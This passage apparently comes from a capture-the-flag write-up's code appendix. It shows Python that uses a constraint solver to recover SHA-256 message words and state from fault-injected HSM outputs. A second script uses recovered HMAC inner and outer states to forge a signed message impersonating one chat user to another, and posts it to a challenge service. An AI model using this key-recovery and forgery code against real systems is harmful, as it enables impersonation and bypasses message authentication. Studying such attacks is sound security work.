s.add( fc11 == PIS[10][2])
s.add( fd11 == PIS[10][3])
s.add( fe11 == PIS[10][4])
s.add( ff11 == PIS[10][5])
s.add( fg11 == PIS[10][6])
s.add( fh11 == PIS[10][7])

s.add( fa12 == PIS[11][0])
s.add( fb12 == PIS[11][1])
s.add( fc12 == PIS[11][2])
s.add( fd12 == PIS[11][3])
s.add( fe12 == PIS[11][4])
s.add( ff12 == PIS[11][5])
```

```
    s.add( fg12 == PIS[11][6])
    s.add( fh12 == PIS[11][7])

    s.add( fa13 == PIS[12][0])
    s.add( fb13 == PIS[12][1])
    s.add( fc13 == PIS[12][2])
    s.add( fd13 == PIS[12][3])
    s.add( fe13 == PIS[12][4])
    s.add( ff13 == PIS[12][5])
    s.add( fg13 == PIS[12][6])
    s.add( fh13 == PIS[12][7])


    res=s.check()
    print(res)
    m=s.model()
    print(m)

    mw59 = m['W4']
    mw60 = m['W5']
    mw61 = m['W6']
    mw62 = m['W7']
    return(mw62,mw61,mw60,mw59)

##############################################################
def find_WMs(p63, dH, MWS):
    print("MWS = ",end='')
    print(MWS)
    p63S = list()
    for i in range(13):
        dY = dH[i]
        res = getP63M(p63,dY)
        p63S.append(res)

    l_mw = len(MWS)
    nr = 62
    PIS = list()
    if l_mw > 0:
        PI = backward_rounds2(p63, MWS, nr)
        for i in range(13):
            ps = backward_rounds2(p63S[i], MWS, nr)
            PIS.append(ps)
    else:
        PI = p63
        PIS = p63S
    nr -= l_mw

    print("PI = ",end='')
    print(PI)
    print("PIS = ",end='')
    print(PIS)
    (m4,m3,m2,m1)=solve_R7(PI, PIS, nr-6)
    print("MWS = ",end='')
    print(m4,m3,m2,m1)
    return(m4,m3,m2,m1)

##############################################################
def solve_MW(MWS):

    s = stp.Solver()

    M0 = s.bitvec('M0', 32)
    M1 = s.bitvec('M1', 32)
    M2 = s.bitvec('M2', 32)
    M3 = s.bitvec('M3', 32)
    M4 = s.bitvec('M4', 32)
    M5 = s.bitvec('M5', 32)
    M6 = s.bitvec('M6', 32)
    M7 = s.bitvec('M7', 32)
    M8 = s.bitvec('M8', 32)
    M9 = s.bitvec('M9', 32)
    M10 = s.bitvec('M10', 32)
    M11 = s.bitvec('M11', 32)
    M12 = s.bitvec('M12', 32)
    M13 = s.bitvec('M13', 32)
    M14 = s.bitvec('M14', 32)
    M15 = s.bitvec('M15', 32)

    Ws = list()
    Ws.append(M0)
    Ws.append(M1)
    Ws.append(M2)
    Ws.append(M3)
    Ws.append(M4)
    Ws.append(M5)
    Ws.append(M6)
    Ws.append(M7)
    Ws.append(M8)
    Ws.append(M9)
    Ws.append(M10)
    Ws.append(M11)
    Ws.append(M12)
    Ws.append(M13)
    Ws.append(M14)
    Ws.append(M15)


    for i in range(16, 64):
        s0 = little_sigma0(Ws[i - 15])
        s1 = little_sigma1(Ws[i - 2])
        w = Ws[i - 16]+ s0+ Ws[i - 7]+ s1
        Ws.append(w)

    s.add( Ws[47] == MWS[15])
    s.add( Ws[48] == MWS[14])
    s.add( Ws[49] == MWS[13])
    s.add( Ws[50] == MWS[12])
    s.add( Ws[51] == MWS[11])
    s.add( Ws[52] == MWS[10])
    s.add( Ws[53] == MWS[9])
    s.add( Ws[54] == MWS[8])
    s.add( Ws[55] == MWS[7])
    s.add( Ws[56] == MWS[6])
    s.add( Ws[57] == MWS[5])
    s.add( Ws[58] == MWS[4])
    s.add( Ws[59] == MWS[3])
    s.add( Ws[60] == MWS[2])
    s.add( Ws[61] == MWS[1])
    s.add( Ws[62] == MWS[0])

    res=s.check()
    print(res)
    m=s.model()
    print(m)


return(m['M0'],m['M1'],m['M2'],m['M3'],m['M4'],m['M5'],m['M6'],m['M7'],m['M8'],m['M9'],m['M10'],m['M11'],m['M12'],m['M13'],m['M14
'],m['M15'])
    #return(m['M0'])

##############################################################
def find_p0(p63, H, W63):
    (pa,pb,pc,pd,pe,pf,pg,ph)=(p63[0],p63[1],p63[2],p63[3],p63[4],p63[5],p63[6],p63[7])
    res = [0]*8
    K = ROUND_CONSTANTS[63]
    t = ph + choice(pe,pf,pg) + big_sigma1(pe) + W63 + K
    e2 = pd + t
    a2 = t + majority(pa,pb,pc) + big_sigma0(pa)
    (res[0],res[1],res[2],res[3],res[4],res[5],res[6],res[7])= (a2,pa,pb,pc,e2,pe,pf,pg)
    for i in range(8):
        res[i] = R32(H[i] - res[i])
    return(res)
```

```
##############################################################
#p63 = [3691449480, 2634557046, 2833461236, 3718667846, 3455714349, 434108158, 668209386, 1160294275]
#p63 = [ 3319918084, 1919242588, 3295480326, 4023881595, 1242506685, 1100821692, 251422637, 395273849]
p63 = [1393814447, 2825854746, 2998063859, 966662844, 1399583805, 685413636, 3481466307, 3939921048]


import hsmm_fault_Step2
dH56 = hsmm_fault_Step2.dH56
dH52 = hsmm_fault_Step2.dH52
dH48 = hsmm_fault_Step2.dH48
dH44 = hsmm_fault_Step2.dH44
H = hsmm_fault_Step2.H



MWs = list()
mws = find_WMs(p63, dH56, MWs)
MWs.extend(mws)
mws = find_WMs(p63, dH52, MWs)
MWs.extend(mws)
mws = find_WMs(p63, dH48, MWs)
MWs.extend(mws)
mws = find_WMs(p63, dH44, MWs)
MWs.extend(mws)

print(MWs)
res=solve_MW(MWs)
print(res)
print(hex(res[0]))
Ws = message_schedule_array2(res)
print(Ws)

res2 = find_p0(p63, H, Ws[63])
print(res2)
```

H. Extend_Hmac.py

```
import sha256
import base64
import mafiachat

Kout = [3129747247, 2798070460, 1115131058, 4189626004, 1454161733, 4056758855, 3581084300, 1780574753]



Hin = [3736862082, 663164414, 1148618339, 3082282865, 506024309, 474996257, 1835961682, 698572860 ]

def extendH1(message):
   padded = message + sha256.padding_bytes(len(message)+128)
   assert len(padded) % 64 == 0
   state_words = Hin
   i = 0
   while i < len(padded):
      block = padded[i : i + 64]
      state_words = sha256.compress_block(state_words, block)
      i += 64
   return b"".join(x.to_bytes(4, "big") for x in state_words)


def extendH2(message):
   H1 = extendH1(message)
   padded = H1 + sha256.padding_bytes(len(H1)+64)
   assert len(padded) % 64 == 0
   state_words = Kout
   i = 0
```

```
    while i < len(padded):
        block = padded[i : i + 64]
        state_words = sha256.compress_block(state_words, block)
        i += 64
    return b"".join(x.to_bytes(4, "big") for x in state_words)

[print("%X, "%v,end='') for v in Hin]
print()
print(Kout)
msg2 = b"\\from:@mafiaDEV\\to:@mafiaBOSS\\content:RXNzYWk="
res = extendH2(msg2)
print(res.hex())

msg1 = b"from:@mafiaTEST\\to:@mafiaDEV\\content:RXNzYWk="
padded_m1 = msg1 + sha256.padding_bytes(len(msg1)+64)
msg3 = padded_m1 + msg2
print(msg3)
m3_e = base64.b64encode(msg3)
sig = base64.b64encode(res)

print(m3_e)
print(sig)

try:
    res = mafiachat.post_messages(m3_e, sig)
    print(res)
except mafiachat.MafiaChatConnectionException as err:
    print(f"\[MafiaChat] {str(err)}")
```